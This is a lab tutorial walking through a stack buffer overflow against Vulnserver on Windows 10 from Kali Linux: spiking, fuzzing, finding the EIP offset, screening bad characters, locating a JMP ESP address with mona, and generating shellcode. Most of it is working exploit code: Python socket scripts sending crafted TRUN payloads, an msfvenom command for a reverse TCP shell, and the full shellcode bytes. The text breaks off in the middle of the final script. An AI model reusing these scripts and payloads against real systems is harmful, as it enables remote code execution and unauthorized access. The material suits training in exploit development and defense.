STEPS TO BUFFER OVERFLOW

1. Spiking
2. Fuzzing
3. Finding the Offset
4. Overwriting the EIP
5. Finding Bad Characters
6. Finding the Right Module
7. Generating Shellcode
8. Root

Tools:

Victim Machine: Windows 10
Vulnerable Software: Vulnserver
Attack machine: Kali Linux
Debugger: Immunity Debugger


SPIKING

To Attach Immunitiy to our vulnerable server: File > Attach
Press Play

*After crashing the vulnerable server we need to close and restart everything

With Kali connect to vulnerable server. The port for vulnserver is 9999
command: nc -nv <TargetIP> <port>


Result:



Each one of these commands we will spike to see if we overflow the buffer and crash the program. If it does crash, it may be vulnerable

To Spike: * we spike every command until we find one that is vulnerable

Tool: generic_send_tcp




Leave SKIPVAR and SKIPSTR as 0, but we need a spike script.

Spike script:

```
s_readline();
s_string("STAT ");
s_string_variable("0");
```

//This can be changed for each command

What immunity debugger looks like when the vulnserver command is vulnerable:



FUZZING

After we find our vulnerable command we will attack that command specifically. In this instance it is TRUN.
Run both the vulnerable server AND Immunity Debugger as admin

To Fuzz:

Fuzzing Script:

```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100          //Adjustable A buffer

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('172.16.4.177', 9999))          //TargetIP, Port

                s.send(('TRUN /.:/' + buffer))          //Vulnerable Command
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

Chmod the script: chmod +x Fuzz.py
Run the script: ./Fuzz.py

**Watch the vulnerable server and immunityDBG for a crash and ctrl+C the Fuzz Script to find where it crashed. YOU HAVE TO BE QUICK ON THE DRAW HERE.

After the crash: Locate the EIP value/specific number of bytes (The OFFSET)

FINDING THE OFFSET

STEP 1


Tool: Metasploit - Pattern_Create
/usr/share/metasploit - framework/tools/exploit/pattern_create.rb -l 3000 (switch is "L" and 3000 is rounded up bytes where we crashed when fuzzing.)


Take the output from this and adjust the Fuzz script. I have copied and renamed my scripts Offset.py for organizational purposes

Pattern_Create Script:

```
#!/usr/bin/python
import sys, socket

offset = " "          // change variable to offset
                      // paste value from pattern_create between the "<value>"
try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + offset))          //Change variable to offset
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

Change Mode: chmod +x Find_offset_step_1.py
Run the script: ./Find_offset_step_1.py






We can see that we've over written things. BUT we are interested in the EIP value.

STEP 2

Now that we have this EIP value we use:

Tool: /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q <EIP VALUE>

After running this we find an offset:




This 2003 value means that it is 2003 bytes until you get to the EIP, and then the EIP itself is 4 bytes long.

OVERWRITING THE EIP

Script for making sure that we have control of the EIP:

```
#!/usr/bin/python
import sys, socket
                                        //New variable called "shellcode"
shellcode = "A" * 2003 + "B" * 4        //2003 A's (offset), 4 B's (should cover the entire EIP

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + shellcode))       //replace variable with shellcode
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

Run the script ./Overwrite_EIP.py



The result is that we see we have overwritten the EIP with 4 B's (42424242) We control the EIP

FINDING BAD CHARACTERS

STEP 1


Go out to google and search "badchars"
Find a premade list of badchars or you can copy and paste the badchars listed here: Note: x00 (Nullbyte) is a badchar

With our list we create this script:


```
#!/usr/bin/python
import sys, socket

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"          //Add badchars
\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f
\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f
\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f
\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f
\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f
\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f
\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f
\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f
\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf
\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf
\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf
\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf
\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef
\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff)

shellcode = "A" * 2003 + "B" * 4 + badchars          //Add badchars

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```


Run the script.   ./Find_Bad_Chars.py

STEP 2



Now that we crashed the program, we are interesting in the HEX DUMP (SEE ABOVE).
This will change the bottom left window of Immunity to the Hex Dump
We need to look from 01 - FF to see if there is anything out of place.
in this particular instance there is nothing out of place, but here is an example of bad chars.





The bad characters will not always present as B0, just "out of place".
Each character that is out of place we will write down. Compare with the
Left image to write them down. We will need these when we generate shell code.

example from above: 04, 05, etc


FINDING THE RIGHT MODULE

Here we will search and find a DLL or something that has no memory protections (i.e. DEP, ASLR, etc)
Tool: https://github.com/corelan/mona

We need to put mona.py in a specific folder C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

STEP 1

After placing the py file in the right folder, get immunity running and attach the vulnerable server.
In the bottom left of the immunity screen we need to run the command: !mona modules
Hit enter, and the result will look like this:



Here, we are looking for something attached to the vulnerable server and
the protection settings (Rebase, SafeSEH, ASLR, NXCompat, OS DLL) to be false

STEP 2


After finding something:

Side Bar: How to find the Opcode equivalent to JMP (convert assembly language into hex code)
1. In kali use /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
2. nasm > JMP ESP
00000000 FFE4 jmp esp

This FFE4 is what we need.

So now, we type the command:
!mona find -s "\xff\xe4" -m essfunc.dll

Hit enter, and the result will look like this:



We are looking for the return addresses. We can use the first one as long as the security protections are false

Return address: 625011af

STEP 3

Now we create a script: Note: in our script the return address will be written backwards as shown below. This is little endian format


Note: When we run the script, it will crash the server, but it will hit a JMP point.

```
#!/usr/bin/python
import sys, socket


shellcode = "A" * 2003 + "\xaf\x11\x50\x62"          //Remove the B's and add our found return address.

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```


STEP 4

Go back to immunity debugger and add our return address there which is our JMP code.


Enter the return address:
Hit Okay



This windows should pop up:
If it worked we should find
FFE4 JMP ESP.



Next we set a breakpoint
on the address:
Note: This will stop the program
at this exact point.





Now Hit play in Immunity.

STEP 5

Execute our script in kali. ./Right_Module.py

The result will look like this:





GENERATING SHELLCODE AND GAINING ROOT

STEP 1

GENERATING OUR SHELL CODE WITH MSFVENOM:

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=[redacted] LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
```

File is C

Architecture is x86

Where we put our bad chars.
x00 (null byte) is always bad.

This is the payload we generated:

```
"\xd9\xc2\xd9\x74\x24\xf4\x5d\xba\x17\xc0\x84\xf8\x31\xc9\xb1"
"\x52\x83\xed\xfc\x31\x55\x13\x03\x42\xd3\x66\x0d\x90\x3b\xe4"
"\xee\x68\xbc\x89\x67\x8d\x8d\x89\x1c\xc6\xbe\x39\x56\x8a\x32"
"\xb1\x3a\x3e\xc0\xb7\x92\x31\x61\x7d\xc5\x7c\x72\x2e\x35\x1f"
"\xf0\x2d\x6a\xff\xc9\xfd\x7f\xfe\x0e\xe3\x72\x52\xc6\x6f\x20"
"\x42\x63\x25\xf9\xe9\x3f\xab\x79\x0e\xf7\xca\xa8\x81\x83\x94"
"\x6a\x20\x47\xad\x22\x3a\x84\x88\xfd\xb1\x7e\x66\xfc\x13\x4f"
"\x87\x53\x5a\x7f\x7a\xad\x9b\xb8\x65\xd8\xd5\xba\x18\xdb\x22"
"\xc0\xc6\x6e\xb0\x62\x8c\xc9\x1c\x92\x41\x8f\xd7\x98\x2e\xdb"
"\xbf\xbc\xb1\x08\xb4\xb9\x3a\xaf\x1a\x48\x78\x94\xbe\x10\xda"
"\xb5\xe7\xfc\x8d\xca\xf7\x5e\x71\x6f\x7c\x72\x66\x02\xdf\x1b"
"\x4b\x2f\xdf\xdb\xc3\x38\xac\xe9\x4c\x93\x3a\x42\x04\x3d\xbd"
"\xa5\x3f\xf9\x51\x58\xc0\xfa\x78\x9f\x94\xaa\x12\x36\x95\x20"
"\xe2\xb7\x40\xe6\xb2\x17\x3b\x47\x62\xd8\xeb\x2f\x68\xd7\xd4"
"\x50\x93\x3d\x7d\xfa\x6e\xd6\x2e\xeb\x74\x96\x47\x0e\x74\xc7"
"\xcb\x87\x92\x8d\xe3\xc1\x0d\x3a\x9d\x4b\xc5\xdb\x62\x46\xa0"
"\xdc\xe9\x65\x55\x92\x19\x03\x45\x43\xea\x5e\x37\xc2\xf5\x74"
"\x5f\x88\x64\x13\x9f\xc7\x94\x8c\xc8\x80\x6b\xc5\x9c\x3c\xd5"
"\x7f\x82\xbc\x83\xb8\x06\x1b\x70\x46\x87\xee\xcc\x6c\x97\x36"
"\xcc\x28\xc3\xe6\x9b\xe6\xbd\x40\x72\x49\x17\x1b\x29\x03\xff"
"\xda\x01\x94\x79\xe3\x4f\x62\x65\x52\x26\x33\x9a\x5b\xae\xb3"
"\xe3\x81\x4e\x3b\x3e\x02\x6e\xde\xea\x7f\x07\x47\x7f\xc2\x4a"
"\x78\xaa\x01\x73\xfb\x5e\xfa\x80\xe3\x2b\xff\xcd\xa3\xc0\x8d"
"\x5e\x46\xe6\x22\x5e\x43";
```

STEP 2

Create our script:

```
#!/usr/bin/python
import sys, socket

overflow = ("\xd9\xc2\xd9\x74\x24\xf4\x5d\xba\x17\xc0\x84\xf8\x31\xc9\xb1"          //Add our generated shellcode
\x52\x83\xed\xfc\x31\x55\x13\x03\x42\xd3\x66\x0d\x90\x3b\xe4
\xee\x68\xbc\x89\x67\x8d\x8d\x89\x1c\xc6\xbe\x39\x56\x8a\x32
\xb1\x3a\x3e\xc0\xb7\x92\x31\x61\x7d\xc5\x7c\x72\x2e\x35\x1f
\xf0\x2d\x6a\xff\xc9\xfd\x7f\xfe\x0e\xe3\x72\x52\xc6\x6f\x20
\x42\x63\x25\xf9\xe9\x3f\xab\x79\x0e\xf7\xca\xa8\x81\x83\x94
\x6a\x20\x47\xad\x22\x3a\x84\x88\xfd\xb1\x7e\x66\xfc\x13\x4f
\x87\x53\x5a\x7f\x7a\xad\x9b\xb8\x65\xd8\xd5\xba\x18\xdb\x22
\xc0\xc6\x6e\xb0\x62\x8c\xc9\x1c\x92\x41\x8f\xd7\x98\x2e\xdb
\xbf\xbc\xb1\x08\xb4\xb9\x3a\xaf\x1a\x48\x78\x94\xbe\x10\xda
\xb5\xe7\xfc\x8d\xca\xf7\x5e\x71\x6f\x7c\x72\x66\x02\xdf\x1b
\x4b\x2f\xdf\xdb\xc3\x38\xac\xe9\x4c\x93\x3a\x42\x04\x3d\xbd
\xa5\x3f\xf9\x51\x58\xc0\xfa\x78\x9f\x94\xaa\x12\x36\x95\x20
\xe2\xb7\x40\xe6\xb2\x17\x3b\x47\x62\xd8\xeb\x2f\x68\xd7\xd4
\x50\x93\x3d\x7d\xfa\x6e\xd6\x2e\xeb\x74\x96\x47\x0e\x74\xc7
\xcb\x87\x92\x8d\xe3\xc1\x0d\x3a\x9d\x4b\xc5\xdb\x62\x46\xa0
\xdc\xe9\x65\x55\x92\x19\x03\x45\x43\xea\x5e\x37\xc2\xf5\x74
\x5f\x88\x64\x13\x9f\xc7\x94\x8c\xc8\x80\x6b\xc5\x9c\x3c\xd5
\x7f\x82\xbc\x83\xb8\x06\x1b\x70\x46\x87\xee\xcc\x6c\x97\x36
\xcc\x28\xc3\xe6\x9b\xe6\xbd\x40\x72\x49\x17\x1b\x29\x03\xff
